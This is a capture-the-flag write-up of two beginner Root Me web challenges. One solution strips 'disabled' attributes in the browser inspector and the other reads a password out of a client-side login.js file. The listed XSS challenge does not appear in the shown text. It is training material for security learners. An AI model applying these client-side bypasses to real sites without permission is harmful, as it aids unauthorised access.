

Web Application Security Testing -> **Root Me (HTML - disabled buttons, JavaScript - Authentication, JavaScript - Source, XSS - Stored 1)**

Root Me (HTML - disabled buttons)




Solution:

1. Start the challenge




2. Press the [F12] button (*to open the developer toolbar*).


3. Go to the "*Inspector*" tab.
4. Expand all branches of the form.
5. The `<input>` and `<button>` tags have the `disabled=""` attribute.
6. Double click on it (*to edit*) and delete them.




7. Enter any message (*e.g.: hello world*).
8. Click the `[Member Access]` button.



9. Collect the "*Flag*".




Root Me (Javascript - Authentication)




Solution:

1. Start the challenge.
2. Enter *Username:* `admin` and *Password:* `admin`.
3. Press thee `[login]` button.



4. The message "*Mauvais mot de passe / wrong password.*" appears.



> **NOTE:**
>
> The page did not reload or redirect. This tells us that we have received all the necessary code. It is necessary to check the received resources for the authorization mechanism (*especially Javascript files*).


5. Press the `[F12]` button (*to open the developer toolbar*).

6. Go to the "*Debugger*" tab.


7. Expand all branches of the "*Sources*" menu.

8. Here we found the `login.js` file.

9. According to the information message, the password is "*Flag*".

